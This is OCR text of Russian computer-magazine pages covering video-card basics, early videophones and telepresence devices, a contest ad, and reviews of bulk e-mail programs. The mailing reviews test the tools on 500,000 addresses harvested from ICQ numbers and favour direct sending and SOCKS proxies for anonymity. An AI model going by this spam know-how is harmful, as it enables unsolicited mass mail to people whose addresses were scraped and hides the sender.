Лет десять назад, когда все гонялись за небольшими коробками с модной тогда надписью "SVGA", видеоадаптеры подключались к компьютерам через шину ISA. Веселое было время, возможности графики сводились к 16-ти цветам, о 3D никакой речи, естественно, и не шло. Через некоторое время видеоадаптеры перешли на более быстродействующую шину - PCI, но и ее производительности вскоре перестало хватать. Чтобы наглядно показать необходимые скорости передачи данных, произведем несложный расчет. Предположим, юзер хочет видеть на экране картинку с разрешением 1024*768, глубиной цвета 32 бита и не хочет при этом ломать себе глаза 60 герцами. Получается, что для этого видеокарточке нужно передать по крайней мере 1024*768*32*85 бит в секунду, что равняется двумстам семидесяти мегабайтам в секунду. Шина PCI сдерживала производителей своей производительностью, в результате чего те нашли выход в новой шине - AGP (Axelerated Graphic Port). Это 64-разрядная шина, работающая на сравнительно высокой частоте и, стало быть, обеспечивающая более высокие скорости передачи данных. Кроме того, множество оригинальных инженерных решений позволило за один такт шины делать несколько (n) передач 64 битов информации. Именно это n имеют в виду, когда говорят, например, что "эта видюха поддерживает шину AGP 8x".

БИОС

Реализация любой операции (смена видеорежима, разрешения, управление картинкой, и т.д.) требует от CPU компьютера выполнения длиннющей последовательности низкоуровневых команд, что крайне неэффективно в плане быстродействия. Чтобы решить эту проблему, многие стандартные и часто вызываемые функции описываются в кодах команд центрального процесса, их совокупность представляет собой API управления видеокартой. Все эти функции - фактически, программы - размещаются в BIOS'е видеокарты. Также там находится некоторая управляющая устройством информация, таблица для аппаратного знакогенератора и прочие полезные штуковины. BIOS видеокарты хранится в микросхеме ПЗУ, размещенной на плате, и обычно имеет объем равный 32 килобайтам.

ВИДЕОПАМЯТЬ

Видеопамять представляет собой специализированные микросхемы, предназначенные для хранения цифрового образа формируемого изображения. Современные видеокарты могут использовать в своей работе также и оперативную память компьютера, что, впрочем, заметно замедляет работу устройства. Причиной тому служит недостаточная пропускная способность интерфейса взаимодействия с остальными частями компа - даже при использовании современных реализаций шины AGP, ее пропускная способность заметно ниже пропускной способности шины видеопамяти. К слову, на сегодняшнем рынке уже можно встретить видеоадаптеры, имеющие 256-разрядную шину памяти, работающую на частоте до 200 мегагерц. Можешь прикинуть на бумажке пропускную способность такой шины ;]. По этой причине производители видеокарт предпочитают снабжать видеоадаптеры существенным объемом памяти (128 МБ - уже стандартный объем для современных видюх).

УСКОРЕНИЕ 3D

Эпоха 3D-графики началась сравнительно недавно, однако представить себе современный компьютер без видеоадаптера с аппаратно реализованными функциями 3D-графики уже нельзя. Дело в том, что все 3D-приложения используют одинаковые технологии построения изображения (анизотропная фильтрация, рельефное текстурирование, антиалиасинг и т.д.) - высокоуровневые модели, позволяющие генерировать сложные 3D-объекты наиболее эффективным образом, затрачивая минимально возможное количество ресурсов при устраивающем юзверя качестве. Чипсет 3D-графики представляет собой, фактически, CISC-процессор с множеством аппаратно реализованных довольно специфичных функций, в которые, впрочем, входят и обыкновенные арифметические операции. Частоты, на которых работают эти чипы, постоянно растут, поэтому уже не редкость видеоадаптеры с частотой 400 и более мегагерц. Естественно, при таких частотах процессоры довольно сильно греются, в результате чего появилась необходимость в установке на видеокарты дополнительных систем охлаждения, которые иногда даже превосходят в размерах кулеры для CPU.

PC_Zone

ПЕРЕДОВЫЕ ДЕВАЙСЫ ДЛЯ ОБЩЕНИЯ

Алекс Целых (alex@technews.ru)

Есть контакт!

Передовые девайсы для общения

Пятые сутки безвылазно в своей каморке хайтека, тупо пялясь в монитор. Доступ в святая святых только у подруги - на цыпочках, с требованием ничего не трогать под страхом ужасных кар. Остальным до меня не достучаться, как бы упорно ни обрывали они телефон и не тыкали пальцем в оплавленную кнопку звонка. Line's busy. Connection refused… Связь с окружающим миром потеряна. Интересно, что еще, кроме компа, может стать препятствием для общения? Если не брать в расчет потные подмышки и неприятный запах изо рта, то, конечно, бешеный ритм жизни, вечная нехватка времени на встречу в реале. Нет, с этим надо что-то делать! Именно поэтому у нас на повестке дня - передовые девайсы для общения без напрягов.

<Видеофон>


Разглядывая его буквально в каждом втором фантастическом блокбастере, я ни на секунду не сомневался, что в будущем у меня будет точно такой же. И вот, передача видео по телефонным линиям уже не сенсация и даже не новость. Первыми технологию взяли на вооружение богатенькие компании: не отрывая зад от кресла, крутой босс устраивает разнос подчиненным на другом конце страны. С большой долей уверенности могу сказать, что на переговорном пункте в твоем городе тоже стоит приватная кабинка с видеофоном. Всего за двойной междугородний тариф ты несказанно удивишь свою любимую, заточенную родителями на даче в подмосковном Серпухове. Качество звука и картинки сомнений не вызывает - пункты видеопереговоров соединены цифровыми ISDN-каналами.

&&&&&&&&

- Я иду с ним через телепортатор. Телепортируй меня, Скотти! - Р.Мэтсон. Пятая колонна. Стар Трек



Цветной видеофон Vialta Beamer. Модель в виде отдельной станции. Скорость видео до 15 кадров в секунду. Стандарт видеоконференций H.324. Канал 33,6 Кбит/с.



Величайшим достижением последнего времени стало принятие стандарта видеоконференций H.324 для аналоговых линий. Дюжина кадров в секунду - не DVD, конечно. Не слишком заманчиво, покуда не начнешь фантазировать на тему стриптиза с подругой тет-а-тет. Установить девайс в своей квартире обойдется в 400-500 долларов за модель с корпусной CCD-камерой высокого разрешения, дисплеем на активной TFT-матрице и модемом 33,6 Кбит/с. Первый видеофон в виде отдельной станции выпустила компания Vialta (www.vialta.com). Beamer работает на шипящих и кряхтящих аналоговых линиях, что может круто повернуть жизнь хозяев обычного телефонного аппарата. Говорить и слушать собеседника нужно через спикерфон или в родную трубку. Корчить рожи - в миниатюрную цифровую камеру на CMOS-матрице. Полноцветная картинка и звук в полном дуплексе через встроенный модем летят на другой конец провода, где установлен девайс, поддерживающий стандарт. Входящее изображение транслируется на трехдюймовом ЖК-экране в стильном корпусе. К пристойному качеству видео приплюсуй приватные настройки, режим «картинка-в-картинке» и возможность пересылать снэпшоты высокого разрешения. При этом никакой абонентской платы.



Коммуникатор из «Стар Трека»

<»Умная» мобила>

Футурологи как в воду глядели, в расцвет эры мобильности компьютеры становятся немного телефонами. Последние, в свою очередь, обнаруживают «компьютерную» способность производить вычисления. На смену «глупой» мобиле идет коммуникатор или смартфон, гибрид сотового телефона и карманного компьютера. Некоторые модели устройств уже легли на полки магазинов (www.smartphon.ru), другие существуют только в прототипах. Первые ближе к мобиле, вторые - к компьютеру. В наиболее продвинутых используется процессор, достаточно мощный для того, чтобы работать с офисными приложениями, записывать и прослушивать звуковые файлы. К коммуникатору легко подключить цифровую видео- или фотокамеру. Ну и, само собой, это SMS-пейджер, факс, почтовый клиент и мобильный браузер в одном флаконе.





Прототип мобильного видеофона от Siemens

В хиты последних месяцев можно записать новые гибриды от мичуринских бригад с Востока: сотовый со встроенной цифровой камерой и мобильный видеофон. Появление первого легко объяснить распространением технологии передачи мультимедийных сообщений. О поддержке сервиса MMS уже заявили практически все крупные сотовые операторы, в том числе в России. В такой ситуации встроить миниатюрную камеру в мобилу стало делом чести для каждой инженерной лаборатории. Полноценные видеоконференции - новшество мобильников третьего поколения (3G). FOMA и Lookwalk от компании NTT DoCoMo (foma.nttdocomo.co.jp) - первые ласточки. Такого рода девайсы позволяют пересылать видео и фотографии как на другие мобильные видеофоны, так и на персональные или карманные компьютеры. Слушай историю. Перцу из Японии одному из первых посчастливилось заюзать новинку. В поисках таких же крезанутых любителей гаджетов он оставил номер мобилы на домашней странице и пообещал отвечать на видеозвонки 24 часа в сутки. Полсотни контактов за первый месяц - не так уж много. Однако практически каждый норовил набрать номер, когда перец обедал или сидел на унитазе. Бедняга забыл о сне и отдыхе. В конце концов, число страждущих стало расти в геометрической прогрессии, и затею пришлось оставить. Так это бывает у них, в Японии. В Европе новой сети только предстоит встать на ноги. Однако на последнем CeBIT'е прототипы «раскладушек» с любопытствующим «глазом» заявили Ericsson, LG, Sanyo и многие другие компании. По прогнозам к 2007 году мобильные видеофоны будут более популярны, чем цифровые камеры без возможности связи.



&&&&&&&&

В зале для совещаний присутствовали двое и голограмма. Голубоватая, светящаяся фигура в низко опущенном капюшоне молча разглядывала наместника и его помощника. - Т.Брукс. Звездные войны. Эпизод 1: Призрачная угроза

Думаю, ты хотя бы раз удосужился оторвать глаза от монитора и посмотреть по телеку прямой репортаж из «горя-

PC_Zone

ПЕРЕДОВЫЕ ДЕВАЙСЫ ДЛЯ ОБЩЕНИЯ

Алекс Целых (alex@technews.ru)




Спутниковый видеотелефон для спецкоров Talking Head. Модель TH-1 для спутниковой связи. Скорость видео (352x288) до 15 кадров в секунду. Стандарт видеоконференций H.320. Канал Инмарсат 64 Кбит/с.

чей точки». Само по себе удивительно, что съемка стала возможной под вой снарядов в Афганистане или в непосредственной близости от рушащихся башен-близнецов в Нью-Йорке. Так вот, самыми первыми в студию новостей поступают зернистые изображения в хлорофилловой палитре с переносных видеофонов - на этот раз по спутниковой связи. Компактный полевой чемоданчик Talking Head от 7E Communications (www.7e.com) стоимостью 10 тысяч долларов заменяет техническую группу из 3-4 человек и фургон, доверху набитый телеаппаратурой. Через терминал Инмарсат картинка передается на сеть геостационарных спутников на высоте 40 тысяч километров над Землей. Сигнал распространяется со скоростью света. Через доли секунды «живая» трансляция - в студии. Передача минутного репортажа в эфирном качестве занимает 40 минут при тарифах спутникового канала от 5 долларов/минута.

<Телепортатор>

На ступеньку, если не на лестничный пролет, выше в технологиях общения стоит телепортация, или мгновенное перемещение из одной точки пространства в другую. Перед глазами проплывает космический транспортер и репликатор из «Стар Трека», голограмма у Джорджа Лукаса, кабинки Нуль-Т у Стругацких. Чудеса в решете, реализовать которые наука пока толком не сумела. Выдвинуты квантовая и дырочная теории, удался эксперимент по телепортации лазерного луча, но не более того. В теории телепортация завершена, когда копия материализовалась, а оригинал, разложенный на кванты, уничтожен. С точки зрения хайтека, подкрепленного реальными девайсами и прототипами, пока можно говорить только о «цифровой телепортации», когда полноразмерное изображение человека обеспечивает его телеприсутствие на расстоянии. Другими словами, все остаются живы.
Законодателем моды на «цифровую телепортацию» является компания Teleportec (www.teleportec.com). Три года назад человек впервые в истории в один миг перенесся на расстояние нескольких тысяч километров и материализовался перед группой изумленных наблюдателей. Плывя и мерцая, голограмма недоверчиво мотала головой. По ходу того, как оператор производил необходимые настройки, изображение приобретало все более конкретные очертания.

На следующее утро дотошная компьютерная пресса сделала вывод: с голограммой и 3D в подлинном смысле этих слов технологии Teleportec рядом не стояли. Впрочем, даже то, что имеет место, порядком впечатляет. Девайс проецирует высокореалистичное двумерное изображение на



"Телепортатор". Инсталляция арт-художника Стива Берлина

дымку, что создает псевдообъем. Это так называемый «эффект приведения», первые упоминания о котором относят к XIX веку. Настолько интересная и загадочная оптическая иллюзия, что наблюдатели забываются и протягивают голограмме папку с документами. Налицо все признаки телеприсутствия: изображение в натуральную величину, непосредственный зрительный контакт, синхронность речи и артикуляции, наконец, высокое качество картинки в силу использования скоростных соединений. Девайс поставляется в стационарных и портативных исполнениях, включая компактную модель для телепортации бюста человека и движений его рук, а также Teleportec-театр с площадкой телепортации до 7x4 метров. Съемка объекта или целой сцены осуществляется при помощи обычной цифровой видеокамеры. В качестве канала связи используется, как минимум, ISDN 384 Кбит/с или T1. На другой стороне изображение в цвете через светоделительную пластину проецируется на зеркальную стеклянную поверхность под углом 45 градусов. Именно такая конструкция экрана придает изображению третье измерение. В результате голограмма буквально парит в воздухе. Еще одна камера расположена за пластиной таким образом, чтобы ловить взгляды аудитории, когда голограмме заглядывают в глаза. Объект телепортации имеет полное представление о том, что происходит вокруг, и даже может адресовать свой вопрос конкретному собеседнику. Применений технологии не перечесть. Бизнес-тренинги на расстоянии, лекции профессора-голограммы, телеконсультации дерматолога и продавца механических фаллосов. С момента первой презентации стоимость девайса упала с 70 до 30 тысяч долларов. Кроме того, компания постоянно расширяет сеть телепортаторов в крупных городах мира - Нью-Йорке, Далласе, Сан-Франциско и Лондоне. Арендовать небольшой конференц-зал для телепортации можно всего за 400 долларов в час.

ХРОНОЛОГИЯ ПОЯВЛЕНИЯ ХАЙТЕК-ДЕВАЙСОВ ДЛЯ КОММУНИКАЦИИ

- 1992. Первый стационарный цветной видеофон установлен в США.
- Август 1996. Презентация первого классического коммуникатора от Nokia. Модель 9000 выполнена в виде очечника с открывающейся крышкой и весит 400 граммов. Новинка включает функции мобилы, факса, органайзера, текстового редактора и приложения электронной почты.
- Май 1999. Первый в мире мобильный видеофон представлен в Японии. Модель Kyocera VP-210 транслирует цветные изображения со скоростью 2 кадра в секунду. Новинка весит 165 граммов, розничная цена - 370 долларов.
- Июнь 2000. Первая в истории трансатлантическая "цифровая телепортация" из Техаса в Бирмингем осуществлена при помощи устройства Teleportec. На трибуне материализовалась голограмма докладчика и вступила в дискуссию с залом.
- Май 2000. Первый сеанс "телепогружения" по каналам Интернет-2 состоялся в Университете Северной Каролины, США. Две голограммы непринужденно беседовали между собой.



Цифровой телепортатор Teleportec. Модель Podium с рабочей зоной телепортации 1x0,75 метра. Стандарт видеоконференций H.323. Канал ISDN 384 Кбит/с.



microlab
почувствуй, что слышишь)))
][АКЕР,
ВНИМАНИЕ!
КОНКУРС!
ТЕБЯ ОКРУЖАЮТ
ЛАМЕРЫ!!!
РАССКАЖИ
СМЕШНУЮ ИСТОРИЮ
О ВСТРЕЧЕ С НИМИ
И ЗАБИРАЙ СУПЕРПРИЗ
ЗА ТЕБЯ МОГУТ ПРОГОЛОСОВАТЬ
ТВОИ ДРУЗЬЯ
ЭТО НАШИ ПРИЗЫ!
ПОКРУПНЕЕ?
НА MICROLAB-SPEAKER.RU
ЛУЧШИЕ ИСТОРИИ ТРУДОУСТРОИМ
СВОИ ИСТОРИИ ПРИСЫЛАЙ НА
advert@nevada.ru



PC_Zone

ПЕРЕДОВЫЕ ДЕВАЙСЫ ДЛЯ ОБЩЕНИЯ

Алекс Целых (alex@technews.ru)



<Виртуальная реальность>

Тем временем, ученые сразу нескольких американских университетов работают над другой продвинутой технологией. Телеиммерсия (advanced.org/tele-immersion), или «телепогружение» - наш ответ Матрице и «голодеку». Теперь не одна, а сразу несколько голограмм-аватаров забивают стрелку в виртуальном пространстве, где ощущают себя персонажами одной большой видеоигры. Телеиммерсия позволяет вступать в непосредственный телеконтакт, поддерживать беседу и, что главное, манипулировать предметами-голограммами. Например, усесться кружком на виртуальной поляне с виртуальными подснежниками или вместе расставить виртуальную мебель в виртуальной спальне. Заманчивые и до сих пор не реализованные вещи так и остались бы фантастикой, не имей проект грандиозной технической и научной подоплеки. В комок хайтека сплелись выдающиеся технологии современности. Во-первых, Интернет-2. По высокоскоростным каналам до 2,4 Гбит/с сегодня к сети подключены две сотни университетов и компьютерных корпораций Америки. Во-вторых, стереодисплеи нового поколения (www.3dmedia.com), рабочих образцов которых уже заявлено немало. В-третьих, осязательные сенсоры, позволяющие дотрагиваться до голограмм, как если бы они были настоящими. И, в довершение - суперкомпьютеры или сети сверхбыстрых машин, ворочающие триллионами вычислений для воссоздания сложной голографической среды. Предполагается, что в ходе проекта все эти технологии получат дополнительное развитие.



Сеанс телеиммерсии. Октябрь 2000

На ранних стадиях проекта отлаживается односторонняя связь - пока только передача изображения. Нацепив специальные поляризованные очки и «дуру» на голову, можно наблюдать телепортируемый объект на большом стереоскопическом экране. Высшее достижение в ходе первых телеиммерсионных контактов - 3 кадра в секунду.

&&&&&&&&


- Это голодека, не так ли? - проворчал Кирк, поднявшись. Металлическая палуба под ним теперь, казалось, была сделана из сложенных вместе глиняных кирпичей. - У.Шатнер. Мститель. Стар Трек

Ученые планируют увеличить этот показатель втрое. Учтены особенности психики человека: задержка в передаче сигнала по каналам связи не должна превышать 50 миллисекунд. Иначе участники телеконтакта быстро устанут, могут почувствовать тошноту и головокружение. В исходном пункте телепортации установлены 7 обычных видеокамер, которые производят съемку под разными углами. Реалистично воссоздать глубину изображения позволяют 2 дополнительные камеры для вычисления расстояния между виртуальными объектами. В будущем число камер возрастет до 60 и более. Они будут размещаться в микроскопических отверстиях непосредственно на экране. Последний примет сложную обтекаемую форму с тем, чтобы вести съемку со всех мыслимых и немыслимых позиций. От необходимости надевать очки избавит специальный автостереоскопический дисплей (mrl.nyu.edu/projects/autostereo). Принцип его работы следующий. В 5-7 сантиметрах от экрана размещается лист жидкого кристалла. По периметру - инфракрасные фонари и микрокамеры наблюдения за зрачком человеческого глаза. Черные вертикальные полосы сменяют друг друга с огромной быстротой. Как результат, в пространстве между экраном монитора и преградой возникают объемные изображения.

Все это в недалеком будущем. А пока что затраты на сеанс телеиммерсии в сотни раз превосходят стоимость любого другого вида связи. Кроме того, технология доступна лишь избранным «в пределах Садового кольца» Интернет-2. Но, как заверяет руководитель проекта - и не кто-нибудь, а сам отец «виртуальной реальности» Джейрон Ланьер, к 2010 году телеиммерсия будет использоваться повсеместно.

<Заключение>

Именно такими представляются перспективы развития девайсов для коммуникации на ближайшие годы. Есть чему удивиться и о чем помечтать. Как видишь, инженеры и ученые всего мира бьются над коварной проблемой современности - недостатком общения. Рано или поздно мы забудем о больших расстояниях и нехватке времени, сможем непринужденно общаться с теми, кто нам дорог и интересен. Главное, до той поры не растерять самого желания устанавливать контакт с окружающими. Думаешь, нам это пока не грозит? Я тоже, приятель. Я тоже... Вот только оторваться от компьютера мне с каждым разом почему-то становится все трудней и трудней.



PC_Zone

У МЕНЯ ЕЩЕ ЕСТЬ АДРЕСА...

Stepan Ilyin aka Step (step@real.xakep.ru)


У МЕНЯ ЕЩЁ ЕСТЬ АДРЕСА...

У большинства пользователей словосочетание "массовая рассылка" вызывает ассоциации с назойливыми, ежедневно приходящими рекламными письмами, в народе именуемыми спамом. Но ведь в больших количествах можно рассылать не только рекламу, но и поздравления, и приглашения, и объявления сотрудникам крупной компании. Так что оставим все неприятные ассоциации и обратимся к программам для массовой рассылки писем, считая, что все адресаты добровольно захотели оказаться в твоем списке получателей.

ПРОГИ ДЛЯ МАССОВОЙ РАССЫЛКИ ПИСЕМ

Прог для массовой рассылки почты сейчас пруд пруди, однако, хороших среди них не так уж и много. Все они имеют схожий набор функций, так что описывать каждую прогу подробно не имеет смысла. Остановлюсь лишь на главных моментах и отличительных особенностях. Сразу оговорюсь, отбирались лишь те проги, которые посылают письма в обход SMTP-сервера провайдера. Почему? Да потому что процесс отправки, скажем, тысячи писем через почтовый сервер провайдера может занять уйму времени (к тому же, скорее всего, тебе не дадут отправить больше пары десятков). Программы же, имеющие встроенный SMTP-сервер, работают с почтовыми серверами получателя напрямую, причем, с несколькими сразу. Поверь, это увеличивает скорость отправки писем в десятки, а порой и в сотни раз.
Во время тестирования я уделял особое внимание поведению программ с огромными списками получателей. Здесь я использовал пятисоттысячный список адресов, собранный с 6-значных uin'ов ICQ. Ну и, конечно же, старался отбирать программы с возможностью работы через проксю (соксы) на случай, если потребуется (из скромности) сохранить инкогнито.


Advanced Direct Remailer 2.17
Windows 9x/Me/NT/2k/XP
Shareware, 1344 kb
http://www.mailutilities.com/adr



Advanced Direct Remailer (или просто ADR) - уникальная в своем роде программа. По сути, это локальный SMTP-сервер, призванный обеспечить более быструю отправку писем. Но на деле - мощнейшее средство для массовой рассылки. Признаться, запустив в первый раз эту прогу, я не смог "на лету" въехать в принцип ее работы. Никаких ярких кнопок, вкладок - ничего! Вообще кликнуть некуда. Ну, разве что, на пимпу "помощь", которая и подсказала, что без стороннего софта - мейлера - не обойтись. Для работы в настройках почтового клиента (будь то The Bat, АутГлюк или что-либо другое) в качестве SMTP-сервера необходимо задать заветное слово "localhost". В результате все письма идут через локальный сервер напрямую к адресату. Но в нашем конкретном случае суть не только в этом. В ADR присутствует специальная система фильтров, которая и обеспечивает массовую рассылку. Реализовано это гениально просто. Следует лишь задать специальные адреса-индикаторы и указать для каждого из них файлы (или базы данных) со списками получателей. Увидев "знакомый" адрес в поле TO письма, программа тут же размножит письмо в соответствии с настройками и отправит всем, кому следует. Уходят письма действительно быстро, зато при работе с большими списками адресов электронной почты не все так гладко, как хотелось бы. За время просмотра двухчасового фильма ADR смогла создать (а не отправить) лишь 50000 писем, и это на P4-2800! Причем в это время утилита совсем не по-товарищески кушала ресурсы компьютера, и никакой возможности приостановить по-


добный процесс, кроме как принудительно закрыв программу, нет. Такая вот ложка (скорее, поварешка) дегтя. В остальном же тулза очень привлекательна, огромное количество настроек помогут приспособить ее для своих нужд, а возможность работы через socks v5 наверняка сослужит хорошую службу, если хочется сделать дело и не засветиться при этом.

G-Lock EasyMail 4.20
Windows 9x/Me/NT/2k/XP
Shareware, 3192Kb
http://www.glocksoft.com




Программа из разряда "классика жанра". В отличие от ADR ее интерфейс интуитивно понятен. С первого же взгляда ясно, что, куда, зачем и как работает. Продвинутый редактор сообщений первым бросается глаза. В нем ты без проблем сможешь грамотно оформить текст, найти очепятки с помощью спел-чекера (правда, русского словаря нет), плюс добавить все нужные навороты во встроенном html-редакторе. Настройка программы на массовую рассылку осуществляется через группы, которые, в свою очередь, настраиваются в адресной книге. Листы получателей можно с легкостью импортировать как из обычных текстовых файлов и адресных книг различных мейлеров, так и из ODBC SQL-баз. Между прочим, процесс импорта списка из 500000 e-mail'ов из файла в формате plain text занял всего несколько минут. При этом G-Lock EasyMail сходу определила заведомо невалидные e-mail адреса и отловила все дупы. А значит, при работе с этой прогой потребность в дополнительном софте с соответствующими функциями автоматически отпадает. Шаблоны писем, настраиваемые под каждую из групп, способны сэкономить массу времени, а встроенный планировщик будет весьма кстати при периодических рассылках, скажем, прайс-листов. Кстати, все прицепленные к письмам файлы автоматически сжимаются встроенным zip'ом. Стоит отметить и фильтры программы, которые по заданным маскам вырежут все ненужные адреса из списка получателей. Что же касается анонимности, то G-Lock EasyMail, в отличие от ADR, умеет работать не только через Socks v5, но и через Socks v4, да еще и сразу с несколькими параллельно. Главным недостатком тулзы можно считать невозможность "нажать паузу" во время отправки писем. А это может быть критично, если список адресов имеет немалые размеры.

Advanced Mass Sender
Windows 9x/Me/NT/2k/XP
Shareware, 4001Kb
http://www.kbbsoftware.com



Advanced Mass Sender (или просто AMS) уже давно получила отличную репутацию на сцене утилит для массовой рассылки писем. Многие разработчики, ничуть не стесняясь, говорят, что использовали AMS в качестве примера для подражания.
Интерфейс AMS поначалу может показаться слегка мудреным: уж слишком много кнопок и выпадающих меню. Но, немного поработав, ты поймешь, что, возможно, это идеальная реализация для подобного рода программ. Редактор сообщений, настройки соединения - все под рукой. Функции достаточно стандартны, однако, не могу не отметить пару вещей. Во-первых, HTML-редактор. Помимо обычного оформления текста, здесь можно использовать макросы. Поставил в нужное место "%RCPT_ADDRESS%", и программа при отсылке каждого сообщения обязательно поменяет его на адрес получателя. Меня также заинтересовала панель "Mailing List", где, как можно догадаться, осуществляются действия с mail-листом. Импорт списков адресов - далеко не единственное, что можно сделать. Присутствует возможность отсортировать импортированную базу данных, сравнить с другой и в случае необходимости дополнить, вырезать по маске ненужные адреса, откоцать заведомо несуществующие e-mail'ы. При большом желании довести список адресатов до ума, стоит обратить внимание на идущую в комплекте утилиту "MailList Validator". Простенькая, зато работает шустро.
Письма у AMS уходят очень быстро, но, к великому сожалению, эта прога, как и G-Lock EasyMail, лишена возможности приостановить на время процесс передачи...

Group Mail Free
Windows 9x/Me/NT/2k/XP
Shareware, 5152Kb
http://www.infacta.com



Group Mail Free случайно попала в мои руки, и как позже выяснилось, мне просто повезло. Интерфейс утилиты выполнен в стиле Office XP. Удобно и красиво. Текстовый редактор, как и у предыдущей программы, поддерживает макросы, но работа с HTML не предусмотрена. Правда, имеется возможность прикрепить HTML-файлы - для этого даже выделено специальное выпадающее меню. Зато Group Mail Free, в отличие от своих собратьев, умеет работать с MS Office'ными словарями для проверки орфографии, поэтому за качество отлова ошибок можно не опасаться.
Импортирование и редактирование списков адресатов проходят в отдельном разделе. Замечу, что Group Mail Free - единственная прога, которая сумела правильно импортировать e-mail'ы из базы формата "номер ICQ<tab>email". При этом вся операция заняла лишь несколько секунд. Отдельного упоминания заслуживает процесс отправки сообщений: поверь мне, далеко не каждая программа подобного плана способна определять мертвые адреса и АВТОМАТИЧЕСКИ вырезать их из базы. Вдобавок ко всему вышесказанному Group Mail Free поддерживает специальные плагины, и на сайте производителя лежит парочка с любопытным описанием, однако, скачать их без заплаченной денежки не получится. А так хочется...


NEXT

PC_Zone

